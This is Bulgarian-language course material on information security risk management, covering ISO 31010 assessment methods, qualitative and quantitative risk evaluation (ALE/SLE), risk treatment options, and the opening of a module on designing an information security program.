Външните обстоятелства може да включват - социалната, културната, политическата, правната, финансовата, технологичната, икономическата, природната и конкурентната среда, на международно, национално, регионално или местно ниво; факторите и тенденциите, които имат определящо влияние върху целите на организацията; и взаимовръзките с външните заинтересовани страни, техните ценности и възприемане.

Установяване на вътрешни обстоятелства - Вътрешните обстоятелства са вътрешната среда, в която организацията се стреми да постигне своите цели.

Установяване на външните обстоятелства (културни, политически, юридически, нормативни, финансови и икономически фактори, както и фактори, свързани с конкурентната среда, както международни, национални, регионални, така и местни; основните движещи сили и тенденции, имащи влияние върху целите на организацията, и възприятията и ценностите на външните заинтересувани страни)

Много е важно да се разбират външните обстоятелства, за да се гарантира, че целите и интересите на външните заинтересовани страни са взети предвид при създаването на критерии за риск. Външните обстоятелства се основават на обстоятелствата извън организацията, но с конкретни подробности, произтичащи от изискванията на нормативните актове, възприемането на заинтересованите страни и други аспекти на рисковете, характерни за областта на приложение на процеса на управление на риска.

Установяването на вътрешните обстоятелства включва:

- възможностите на организацията по отношение на ресурси и знания;
- информационни потоци и процеси за вземане на решения;
- вътрешни заинтересувани страни;
- цели и стратегии, които са избрани за постигането им;
- възприятия, ценности и култура;
- политиките и процесите
- структури (например управление, роли и отговорности).

Процесът на управление на риска трябва да съответства на културата, процесите, структурата и стратегията на организацията. Вътрешните обстоятелства са всичко в рамките на организацията, което може да влияе на начина, по който организацията управлява риска.
Те трябва да бъдат установени, защото:

- управлението на риска се извършва съобразно целите на организацията;
- целите и критериите за даден проект, процес или конкретна дейност трябва да се разглеждат в светлината на целите на организацията като цяло;
- някои организации не съумяват да идентифицират своите възможности за постигане на целите си по отношение на стратегията, проекта или на дейността, което компрометира непрекъснатостта на ангажимента, достоверността, доверието в организацията и нейните ценности.

Управление на информационния риск - Оценяване на риска

Оценяване на риска - цялостният процес на идентификация на риска, анализ на риска и преценяване на риска. Осигурява разбиране на рисковете, техните причини, последствия и техните вероятности.
Това осигурява входяща информация за решения относно:

- дали дадена дейност трябва да се предприеме;
- как да се увеличат максимално благоприятните възможности;
- дали е необходимо да се въздейства върху рисковете;
- избиране между възможности с различни рискове;
- определяне на приоритети на възможностите за въздействие върху рисковете;

Идентификацията трябва да включва рисковете, чиито източник е или не е под контрола на организацията, дори когато източникът или причината за риска може да не са очевидни. Идентификацията на риска трябва да се състои от проверка на влиянието от конкретни пос-

ледствия, включително странични и натрупващи се влияния. Необходимо е също да се провери широк спектър от последствия, дори когато източникът или причината за риска може да не са очевидни. След като се идентифицира това, което може да се случи, трябва да се проверят възможните причини и сценарии за евентуални последствия. Трябва да бъдат проучени всички значителни причини и последствия.

Управление на информационния риск - Въздействие върху риска

Въздействие върху риска - включва избор и съгласуване на една или повече приложими възможности за изменение на вероятността за появяване на риска, на последствията от рисковете или и на двете, както и осъществяване на тези възможности. Последвано е от периодични процеси на повторно оценяване на новото ниво на риска, с цел да се реши, дали е необходимо допълнително въздействие.

Възможностите за въздействие върху риска не са непременно взаимно изключващи се или подходящи за всякакви обстоятелства. Тези възможности могат да включват:

- избягване на риска чрез решение да не се започва или продължава дейност, която поражда риск,
- поемане или нарастване на даден риск с цел да се постигне благоприятна възможност,
- премахване на източника на риск,
- изменение на възможността,
- изменение на последствията,
- споделяне на риска с друга или други страни (включително договорите и финансовите рискове), и
- поддържане на риска, основано на аргументиран избор.

Управление на информационния риск - Наблюдение и преглед

Наблюдение и преглед - рисковете и средствата за управление трябва да се наблюдават и преглеждат редовно, за да се проверява дали:

- допусканията за рисковете продължават да са валидни;
- допусканията, на които се основава оценяването на рисковете, включително външните и вътрешните обстоятелства, продължават да са валидни;
- очакваните резултати се постигат;
- резултатите от оценяването на рисковете са в съответствие с практическия опит;
- методите за оценяване на риска се прилагат правилно;
- въздействията върху рисковете са ефикасни;

Отговорностите на организацията за наблюдението и за прегледа трябва да бъдат ясно определени. Процесите за наблюдение и за преглед трябва да се прилагат за всички аспекти, свързани с процеса на управление на риска. Напредъкът при внедряването на планове за въздействие върху риска представлява мярка за успех. Резултатите може да бъдат включени в общото управление на дейността на организацията, тяхното измерване и дейностите по разработване на вътрешни и външни отчети. Резултатите от наблюдението и прегледа трябва да бъдат записвани, да бъдат обект на вътрешни и външни отчети, според необходимостта, и да предоставят входни данни за прегледа на организационната рамка на управление на риска.

Избор на методите за оценяване на риска

Избор на методите за оценяване на риска - Формата на оценяване и резултатът от него трябва да са съвместими с критериите за риска, разработени като част от установяването на обстоятелствата.
Един подходящ метод трябва да има следните характеристики:

- да е обоснован и подходящ за ситуацията или организацията, която се разглежда;
- да дава резултати във вид, който разширява разбирането на характера на риска и как да се въздейства върху него;
- да е годен за ползване по начин, който е проследим, повторим и проверим;

Наличие на ресурси

Наличие на ресурси - Ресурсите и възможностите, които могат да повлияят върху метода за оценяване на риска, включват:

- уменията, опита, капацитета и възможностите на екипа за оценяване на риска;
- ограничения във времето и други ресурси вътре в организацията;
- наличния бюджет, ако се изискват външни ресурси.

Оценяването на риска може да се извърши с различна задълбоченост и подробност и с използване на един или повече методи - от прости до сложни. Формата на оценяване и резултатът от него трябва да са съвмес-тими с критериите за риска, разработени като част от установяването на обстоятелствата. Основанията за избора на метода трябва да са посочени, като се държи сметка за съответствието и пригод-ността му. Когато се обединят резултатите от различни изследвания, използваните методи и резултати трябва да са сравними. След като се вземе решение за извършване на оценяване на риска и целите и обхватът са определени, трябва да се избере метод.

Сложност на рисковете

Сложност - Рисковете може да бъдат комплексни и трябва да се оценяват по-скоро за цялата система, отколкото като се разглежда всеки компонент поотделно.
Произтичащите въздействия и зависимости от риска трябва да бъдат разбрани, за да се гарантира, че при управлението на един риск няма да се създаде непоносима ситуация на някое друго място. Разбирането на сложността на единичния риск или на група рискове за една организация е решаващо за избора на подходящ метод или начин за оценяване на риска.

Видове методи за оценяване на риска (БДС EN 31010:2011)

Методите за оценяване на риска може да се класифицират по различни начини, за да се помогне за разби-рането на техните относително силни страни и слабости. Таблиците в приложение А от ISO 31010 установяват връзката на някои потенциални методи и техните категории за илюстрация.

Инструменти и методи	Процес за оценяване на риска					Виж приложение ISO 31010
	Идентификация на риска	Анализ на риска			Преценяване на риска	
		Последствие	Вероятност	Ниво на риска		
Мозъчна атака	ПР[1]	НП[2]	НП	НП	НП	B 01
Структурирани или полу- структурирани интервюта	ПР	НП	НП	НП	НП	B 02
Метод "Делфи"	ПР	НП	НП	НП	НП	B 03
Списъци за проверка	ПР	НП	НП	НП	НП	B 04
Предварителен анализ на опасностите (PHA)	ПР	НП	НП	НП	НП	B 05
Изследване на опасностите и работоспособността (HAZOP)	ПР	ПР	П[3]	П	П	B 06
Анализ на опасностите и контрол на критичните точки (HACCP)	ПР	ПР	НП	НП	ПР	B 07
Оценяване на рисковете за околната среда	ПР	ПР	ПР	ПР	ПР	B 08
Структуриран анализ "Какво ще стане, ако?" (SWIFT)	ПР	ПР	ПР	ПР	ПР	B 09
Анализ на сценариите	ПР	ПР	П	П	П	B 10
Анализ на влиянието върху дейността	П	ПР	П	П	П	B 11
Анализ на основните причини	НП	ПР	ПР	ПР	ПР	B 12
Анализ на появяването на дефекти и на последствията от тях (FMEA)	ПР	ПР	ПР	ПР	ПР	B 13
Анализ чрез дървото на отказите	П	НП	ПР	П	П	B 14
Анализ чрез дървото на събитията	П	ПР	П	П	НП	B 15
Причинно-следствен анализ (CCA)	П	ПР	ПР	П	П	B 16
Анализ на причинно-следствените връзки	ПР	ПР	НП	НП	НП	B 17
Анализ на нивата на защита (LOPA)	П	ПР	П	П	НП	B 18
Дърво на решенията	НП	ПР	ПР	П	П	B 19
Анализ на надеждността на човешкия фактор	ПР	ПР	ПР	ПР	П	B 20
Анализ "Възелът на папийонката"	НП	П	ПР	ПР	П	B 21
Техническо обслужване на база на безотказност	ПР	ПР	ПР	ПР	ПР	B 22
Преходен анализ и анализ на скритите състояния	П	НП	НП	НП	НП	B 23
Анализ на Марков	П	ПР	НП	НП	НП	B 24
Имитационно моделиране по метода "Монте Карло"	НП	НП	НП	НП	ПР	B 25
Бейсова статистика и Бейсови мрежи	НП	ПР	НП	НП	ПР	B 26

Инструменти и методи	Процес за оценяване на риска					Виж
FN криви	П	ПР	ПР	П	ПР	В 27
Показатели на риска	П	ПР	ПР	П	ПР	В 28
Матрица на последствията/вероятностите	ПР	ПР	ПР	ПР	П	В 29
Анализ на разходите и ползите	П	ПР	П	П	П	В 30
Многокритериен анализ на решенията (MCDA)	П	ПР	П	ПР	П	В 31

Класификацията показва как се прилагат методите към всеки етап от процеса за оценяване на риска, както следва:

- идентификация на риска;
- анализ на риска - анализ на последствията;
- анализ на риска - качествена, полуколичествена или количествена оценка на вероятността;
- анализ на риска - оценяване на ефикасността на всяко от съществуващите средства за управление;
- анализ на риска - оценка на нивото на риска;
- преценяване на риска.

Свойствата на методите са описани по отношение на сложността на проблема и методите, необходими за анализа му,характера и степента на неопределеност на оценяването на риска, основани на количеството налична информация и какво е необходимо за постигане на целите, обема на необходимите ресурси по отношение на времето и нивото на експертния опит и знания, необходимите данни или разходи, дали методът може да осигури количествен резултат.

Мозъчна атака (Brainstorming) - стимулиране и насърчаване на свободно протичане на разговор между група от компетентни хора, с цел да открият потенциални видове неизправности и свързаните с тях опасности, рискове, критерии за вземане на решения и/или мнения за въздействие. Терминът "мозъчна атака" включва специални методи, за да се осигури, че въображението на хората е активирано чрез мислите и изказванията на други участници в групата.
Мозъчната атака може да се използва съвместно с други методи за оценяване на риска, описани по-долу, или може да се прилага като самостоятелен метод за поощряване на творческото мислене на всеки етап от процеса за управление на риска и на всеки етап от жизнения цикъл на системата. Той може да се използва за обсъждания на високо ниво, когато се установяват проблемите, за по-подробен преглед или на детайлно ниво за решаване на конкретни проблеми.

Мозъчна атака (Brainstorming) – Процес

- координаторът подготвя спомагателни въпроси,
- подходящи за конкретните обстоятелства, преди началото на заседанието;
- определят се целите на заседанието и се обясняват правилата;
- координаторът стартира процес от последователни изказвания и всеки участник изследва идеи и определя възможно най-голям брой въпроси. Не се обсъжда дали опре-

делени въпроси трябва да бъдат или да не бъдат в списъка или какво се има предвид с конкретни изказвания;

Мозъчната атака може да бъде официална или неофициална. Официалната мозъчна атака е структурирана в по-висока степен, с предварително подготвени участници и заседанията имат определена цел и резултат, като са предвидени средства за оценяване на предложените идеи. Неофициалната мозъчна атака е структу¬рирана в по-малка степен и често пъти е по-приложима.

Резултати - Изходните данни зависят от етапа на процеса за управление на риска, на който се прилага мозъчната атака, например на етапа на установяване на рисковете изходните данни може да представляват списъци на рис-ковете и на разполагаемите средства за управление.

Мозъчна атака (Brainstorming) – Преимущества и ограничения

- поощряване на въображението, което помага да се установят нови рискове и оригинални решения;
- включване на основните заинтересувани страни и следователно подпомагане за цялостния обмен на информация;
- сравнително бързо и лесно организиране.
- на участниците може да липсват достатъчно умения и знания за ефикасно участие;
- трудно е да се докаже, че процесът е изчерпателен, т.е. че всички потенциални рискове са установени;
- може да съществува различна динамика в групата, когато някои участници с ценни идеи не вземат участие, докато други доминират в обсъждането.

Структурирани интервюта (Structured Interviews) - на всяко интервюирано лице се дава лист с инструкции и подготвени въпроси, които насърчават интервюирания да погледне на ситуацията от друга гледна точка и така да определи рисковете от тази перспектива.

Структурираните и полуструктурираните интервюта са полезни, когато е трудно да се съберат на едно място участниците в среща за мозъчна атака или когато свободно протичащото обсъждане не е подходящо за ситуацията или за участниците. Те се използват най-често за

установяване на рискове или за оценяване на ефикасността на съществуващите средства за управление като част от анализа на риска. Интервютата може да се прилагат на всеки етап от проекта или процеса. Те са средство за осигуряване на входни данни от заинтересуваните страни за оценяване на риска.

Структурирани интервюта (Structured Interviews) – Процес:

- Разработва се списък с несложни въпроси (с отворен край) , от който да се ръководи интервюиращият.
- Трябва да са подготвени и евентуални допълнителни въпроси, необходими за уточняване.
- Въпросите след това се поставят на интервюираното лице, като отговорите се разглеждат с известна доза гъвкавост, с цел да се осигури възможност за по- подробно изследване на тези области, които интервюираният счита за необходими.

Отговорите трябва да се разглеждат с известна доза гъвкавост, с цел да се осигури възможност за по- подробно изследване на тези области, които интервюираният счита за необходими.
Резултати - Изходните данни са мненията на представителите на заинтересуваните страни по въпросите, които са пред-мет на интервютата.

Структурирани интервюта (Structured Interviews) – Преимущества и ограничения

- структурираните интервюта дават на хората време за размисъл над зададените въпроси;
- обменът на информация "един-на-един" може да даде възможност за по-задълбочено разглеждане на въпросите;
- структурираните интервюта дават възможност за включване на по-голям брой заинтересувани страни, отколкото мозъчната атака, която използва относително малка група.
- методът отнема много време на координатора, за да получи множество мнения по този начин;
- допуска се предубеждение, което не се премахва в хода на груповото обсъждане;
- стимулирането на въображението, което е характерно за мозъчната атака, може да не бъде постигнато.

Методологии за преценяване на риска

Методологии за преценяване на риска - качествена или количествена или комбинация от двете в зависимост от обстоятелствата. На практика първоначално се използва качествено преценяване, за да се получи обща представа за нивото на риска и за разкриване на главните рискове. По-късно може да бъдат необходими по-специфични или количествени анализи на главните рискове.

Количествени подходи – рискът се измерва в парични загуби.
Качествени подходи – рискът се измерва в качествени термини, задавани с помощта на степени.
Едномерни подходи – разглеждат ограничен брой компоненти

Пример: риск = стойност на загубите * честота на загубите


Многомерни подходи – разглеждат допълнителни компоненти при измерване на риска (видимост, надеждност, безопасност, или производителност)

Качествено преценяване (Qualitative): използва се скала за квалифициране на атрибутите за описание на големината на възможните последствия (например ниска, средна и висока) и вероятността тези последствия да се случат. Предимство на качествената преценка е нейното лесно разбиране от целия свързан с риска персонал, а недостатък е зависимостта от субективния избор на скала.

При качественото преценяване се използва скала за квалифициране на атрибутите за описание на големината на възможните последствия (например ниска, средна и висока) и вероятността тези последствия да се случат. Предимство на качествената преценка е нейното лесно разбиране от целия свързан с риска персонал, а недостатък е зависимостта от субективния избор на скала. Тези скали могат да бъдат адаптирани или регулирани да покриват обстоятелствата и за различните рискове могат да бъдат ползвани различни описания.

Rating	Likelihood	Description
1	Very Low	Highly unlikely to occur. May occur in exceptional situations.
2	Low	Most likely will not occur. Infrequent occurrence in past projects.
3	Moderate	Possible to occur.
4	High	Likely to occur. Has occurred in past projects.
5	Very High	Highly likely to occur. Has occurred in past projects and conditions exist for it to occur on this project.

Rating	Impact	Cost	Schedule
1	Very Low	No increase in budget	No change to schedule
2	Low	< 5% increase in budget	< 1 week delay to schedule
3	Moderate	5-10% increase in budget	1 - 2 weeks delay to schedule
4	High	10-20% increase in budget	2 - 4 weeks delay to schedule
5	Very High	> 20% increase in budget	> 4 weeks delay to schedule



Risk Assessment Matrix

Използване на матричен метод с дефиниране на Влиянието върху организацията и вероятността за възникване на дадения риск. Рискът след това се изчислява като се умножат двете стойности.

Критериите за остойностяване на риска, използвани за вземане на решения, трябва да бъдат съвместими с определения външен и вътрешен контекст за управление на риска за сигурността на информацията и да се вземат предвид целите на организацията, вижданията на заинтересованите страни и други. Взетите решения по време на дейността по остойностяване на риска са базирани главно на приемливото ниво на риска. Последствията, вероятността и степента на увереност в идентифицирането на риска и анализите на риска трябва също да бъдат взети предвид. Натрупването на множество рискове от ниско и средно ниво може да доведе до повишаване на нивото на цялостния риск и е необходимо да му бъде обърнато съответното внимание.

Количествено преценяване (Quantitative): използва се скала с цифрови стойности (за разлика от описателните скали, ползвани при качественото преценяване) както за последствията, така и за вероятността, използвайки данни от разнообразни източници. Качеството на анализа зависи от точността и пълнотата на цифровите стойности и от валидността на ползвания модел. Използват се исторически данни за инциденти.

При количественото преценяване се използва скала с цифрови стойности (за разлика от описателните скали, ползвани при качественото преценяване) както за последствията, така и за вероятността, използвайки данни от разнообразни източници. Качеството на анализа зависи от точността и пълнотата на цифровите стойности и от валидността на ползвания модел. Количествената преценка в повечето случаи използва исторически данни за инциденти, което е предимство, защото тя може да бъде пряко свързана с целите и интересите на организацията в областта на сигурността на информацията. Недостатък е недостигът на подобни данни за новите рискове или слабости в сигурността на информацията. Недостатъкът на количествения подход може да се прояви, когато не са на разположение фактически, подлежащи на одит данни, което създава илюзия за ценност и прецизност на оценяването на риска.

Термини и параметри:

- ALE – Annual Loss Expectancy – очаквана загуба на годишна база (монетарни единици);
- SLE – Single Loss Expectancy – очаквана загуба при един актив (монетарни единици);

- AV – Asset Value – стойност на актива (монетарни единици);
- EF - Exposure Factor – Фактор на излагане (процентът от даден актив, който дадена заплаха е разрушила)(в %);
- ARO – Annualized rate of occurance – вероятност да се случи дадено събитие на годишна база (дроб 1/5);

Зависимости:

SLE = AV x EF и ALE = SLE x ARO

Примери:
AV = 1000 Евро
EF = 25 %
ARO = веднъж на 10 години = 1/10 = 0,1

Тогава SLE = 1000 x 25% = 250 Евро и
ALE = 250 x 0,1 = 25 Евро

Примерно количествено оценяване в ИТ сектора за една организация:

- По даден сценарии
- Видът на засегнатите данни
- Размер на загубите и репутация, пазарен дял
- Размер на загубите на годишна база

Scenario	Type of Data	Size of Loss	Reputation Loss	Lawsuit Loss	Fines/ Reg Loss	Market Loss	Expected Loss per year	Notes
Hacker steals data; publicly blackmails company	Customer data	1K records 10K records	US$1M US$20M	US SIM US$10M	US$1 US$35M	US$1M US$5M	US$10M	Regulatory loss of ability to make acquisitions for 1 year
Employee steals data; sells data to competitors	Strategic plan	3-year plan	Minimal	Minimal	Minimal	US$20M	US$2M	Competitor duplicates new products: brings to market faster
Contractor steals data; sells data to hackers	Employee data	10K records	US$5M	US$10M	Minimal	Minimal	US$200,000	
Backup tapes and data found in garbage; makes front-page news	Customer data	10M records	US$20M	US$20M	US$10M	US$5M	US $200,000	

Техники за третиране на риска

Третиране на риска за сигурността на информацията

Вход: Списък на приоритетни рискове съобразно критериите за остойностяване на риска във връзка със сценариите за инциденти, които водят до тези рискове.

Действие: Трябва да бъдат подбрани механизми за контрол за намаляване, приемане, отхвърляне или трансфер на рисковете и да бъде създаден план за третиране на риска.

Възможностите за третиране на риска трябва да бъдат избирани на база резултата от оценяването на риска, очакваните разходи за внедряване им и очакваните ползи от тях.

Четирите възможности за третиране на риска не са взаимно изключващи се. Понякога организацията може да извлече значителна полза от тяхното комбиниране като намаляване на вероятността за рискове, намаляване на последствията от тях и трансфер или приемане на някои остатъчни рискове.

Приемане на риска (Risk Acceptance) - когато нивото на риска отговаря на критериите за приемливост на риска, не е необходимо внедряване на допълнителни механизми за контрол и рискът може да бъде поддържан.

Намаляване на риска (Risk Mitigation) - Нивото на риска трябва да бъде намалено чрез избиране на механизми за контрол, така че остатъчният риск да може да бъде оценен като приемлив при повторно оценяване.

Избягване на риска (Risk Avoidance) - когато идентифицираните рискове са отчетени като много големи или разходите за внедряване на други възможности за третиране на риска превишават ползите, може да бъде взето решение за цялостно избягване на риска чрез изваждане от планирана или съществуваща дейност или набор от дейности или промяна на условията, при които се извършва дейността.

Избягване на риска - Действие: Дейностите или условията, които водят до нарастване на риска, трябва да бъдат избегнати. Например за рискове, причинени от природата, може от гледна точка на разходите да бъде много по-ефективна алтернативата да се преместят физически устройствата за обработка на информацията на място, където рискът не съществува или е под контрол.

Трансфер на риска (Risk Transfer) - Рискът трябва да бъде прехвърлен към друга страна, която може много по-ефикасно да управлява конкретния риск в зависимост от неговото остойностяване.

Може да бъде реализиран чрез застраховане, което ще понесе последствията, или чрез договаряне с външен изпълнител, чиято роля ще бъде да наблюдава информационната система;

Трансферът на риска означава решение за споделяне на някои рискове с външни страни. Трансферът на риска може да създаде нови рискове или да модифицира съществуващи, идентифицирани рискове. По тази причина може да бъде необходимо допълнително третиране на риска.

Мониторинг на риска и комуникационни канали

Мониторинг на риска и комуникационни канали

- За да бъде ефективна програмата за оценка на риска, тя трябва да бъде постоянно наблюдавана и комуникирана.
- Извършването на регулярен преглед за ефективността на внедрените контроли е едно от изискванията за поддържане приемливо ниво на риска.
- Трябва да бъдат изградени и комуникационни канали за докладване и разпространение на информацията относно управлението на риска;

Плановете за третиране на риска трябва да описват как оценените рискове ще бъдат третирани, за да отговорят на критериите за приемане на риска. За отговорните ръководители е важ-

но да извършват преглед и да одобряват предложените планове за третиране на риска и получените в резултат остатъчни рискове и да записват всички условия, свързани с това одобрение. Критериите за приемане на риска могат да бъдат по-сложни, отколкото определянето дали остатъчният риск се движи нагоре или надолу спрямо обособения праг.

- Докладване на значителни промени – при промени в организацията, оценката на риска трябва да се обнови , за да се подсигури нейната актуалност и приложимост.
- Провеждане на обучения на служителите – регулярно запознаване на служителите с нивата на рисковете, тяхната категоризация и внедрените механизми за контрол, за да се изгради цялостна култура на управление на риска на всички нива в организацията.
- Обсъждане на риска за сигурността на информацията - Информацията за риска трябва да се разменя и/или споделя между вземащите решения и другите заинтересовани страни.
- Ефикасната комуникация между заинтересованите страни е важна, тъй като това може да има значително въздействие върху решенията, които трябва да бъдат взети. Обсъждането ще гарантира, че лицата, отговорни за внедряване на управлението на риска, и тези със законен интерес разбират базата, върху която се вземат решения и защо се изискват специфични дейности. Комуникацията е двупосочна.
- Наблюдение и преглед на факторите на риска - Рисковете и техните фактори (например стойност на активите, въздействията, заплахите, уязвимостите, вероятността за възникване) трябва да бъдат наблюдавани и преглеждани, за да се идентифицират всякакви промени в контекста на организацията на ранен етап и да се следи цялостната картина на риска.

13. Модул 13: Програма за информационна сигурност

- Разработване на планове за изпълнение на стратегията за информационна сигурност
- Технологии за сигурност и контрол
- Определяне на дейности по програма за информационна сигурност
- Координиране на програми за информационна сигурност с функции, осигуряващи работата на бизнеса
- Идентифициране на ресурси, необходими за изпълнението на програма за информационна сигурност
- Разработване на архитектури за информационна сигурност
- Разработване на политики за информационна сигурност
- Изграждане на осведоменост за информационната сигурност, разработване на обучения и образователни програми

Разработване на програма за информационна сигурност

Програма за информационна сигурност – обхваща всички дейности и ресурси в организацията, които „продават“ услугата Информационна сигурност. Това може да бъде краткосрочен проект или дългосрочно „приключение“.

Трите основни елемента за една програма са:
- Да бъде базирана на добре структурирана информация интегрирана с бизнес целите;
- Добър дизайн и архитектура, подкрепен от топ мениджмънта;
- Внедрени метрики за оценка на качеството както на фаза дизайн, така и на всички последващи фази.

Управлението на организациите включва редица аспекти и проблеми, сред които нараства значимостта на въпросите засягащи важността на информационната сигурност, както и невъзможността организациите успешно да постигат своите цели при отсъствието на политика и програма, които да гарантират изграждането и поддържането на желаното състояние на защитеност на информацията.

Цели на програмата

Внедряването на стратегията за ИС по възможно най-ефективен начин, с добро използване на ресурсите и най-малко влияние върху бизнес процесите. Програмата чрез своята фаза на планиране трябва да доведе до разработването на поредица от проектни планове за внедряване на отделните компоненти;

За да се разгледа в необходимата степен значимостта на политиката и програмата по информационна сигурност за организацията, е необходимо да се пристъпи към увеличаване на приближението на представяне и да се разкрият конкретните модуси на използване на информацията за гарантиране на собствената сигурност, поставяйки ударение именно върху възможностите за адаптация. Така основни характеристики на информацията в това отношения са нейните пълнота, правилност, разпространение, точност и съгласуваност, както и ситуационно обусловените релевантност, навременност и увереност в източниците.

Разработване на програма за информационна сигурност - Ползи

- Стратегическо изравняване на бизнес процесите и тези по сигурността;
- Управление на риска съгласно международни стандарти;
- Добавяне на допълнителна стойност върху организацията;
- Ефективно управление на ресурсите;
- Интегриране на осигуряващите процеси (одит, управление на риска, измерване и т.н.);
- Измерване на производителността и ефективността;


Организациите които се стремят към постигане на по-висока адаптивност и успеваемост в конкурентното пространство, независимо от какъв характер е то, следва да притежават информационно осигуряване, отговарящо на посочените характеристики. Имайки предвид сложността на този процес е трудно да си представим организация, която без политика и програма по информационна сигурност, би могла да определя точно информацията от която се нуждае и начините по които да гарантира нейното придобиване, съхранение и използване.

Разработване на програма за информационна сигурност - Важност на програмата

Програмата за ИС е нужна за дизайна на системите за сигурност, тяхното разработване, внедряване, модификация и поддръжка през целия им жизнен цикъл. Всяка една програма протича с продължителна фаза на планиране с използване на доста ресурси и експертен персонал.

Освен това самото разпространение на информацията вътре в организацията, имайки предвид нейния характер на колективно присъствие, налага съществуването на правила, въз основа на които да се осъществява този процес, за да се ограничи доколкото е възможно вероятността нейни представители да разкриват информация, която би могла да нанесе значител-

ни вреди. Тук отново се засягат основно категориите конфиденциалност и неприкосновеност, като уязвимостите са свързани с нарушаването на принципа за минимизиране на привилегиите, представляващ предоставяне на служителите само на онези права, които са необходими за изпълнение на техните служебни задължения. Липса на политика и програма по информационна сигурност би допринесла за невъзможност адекватно да се оцени и анализира съществуващия риск и при условия на недостатъчност на ресурсите биха възникнали уязвимости за информационната сигурност.
Ефективно разработване на програмата – всички членове на екипа трябва да работят заедно, да имат подкрепата на топ мениджмънта за вземане на решения, както и за да комуникират информацията към своите ресорни подразделения.



ПОСЛЕДОВАТЕЛНИ СТЪПКИ

1. От дефинираната бизнес стратегия се разработва самата политика за сигурност
2. Последва обучение и повишаване информираността на служителите в съответствие с одобрената политика.
3. Внедряване на избраните решения и документи в съответствие с дефинираната политика. Внедряване на различни компоненти от програмата и механизми за контрол.
4. Постоянен мониторинг за ефективността на внедрените решения и наблюдение на съответствието с избраните стандарти и архитектури (ISO, PCI-DSS, SoX и т.н.)

Разработване на програма за информационна сигурност - Отговорности

Отговорности вътре в организацията относно програмата

- Ръководството – дефинира роли и отговорности на различните служители за изпълнение на програмата, като наблюдава и определя насоката.
- Мениджър по управление на рисковете – извършва оценка на риска и приоритизира рисковете в зависимост от тяхната критичност.
- Оперативните мениджъри – определяне нивата на достъп и оценка на внедрените контроли
- ИТ Мениджъри – наблюдение на механизмите за контрол и идентифициране на възникнали инциденти
- Мениджър по качеството – управление на промените, създаване на политики за съответствие, преглед на механизмите

Познания по сфери на Мениджъра по ИС

Нужни познания по сфери на Мениджъра по ИС, за да се обхванат всички области на програмата:


- Жизнен цикъл на разработване на софтуер (SDLC);
- Дефиниране на изисквания и спецификации;
- Цели за контрол, дизайн и разработване на програма;
- Мониторинг на дейностите и метрики;
- Разработване на документация и контрол на качеството;
- Архитектури и международни стандарти;
- Управление на програми (бюджет, време, ресурси);
- Комуникативни и презентационни умения;
- Управление на риска – методологии, начини на събиране на информация и т.н.

Обхват и харта на програмата
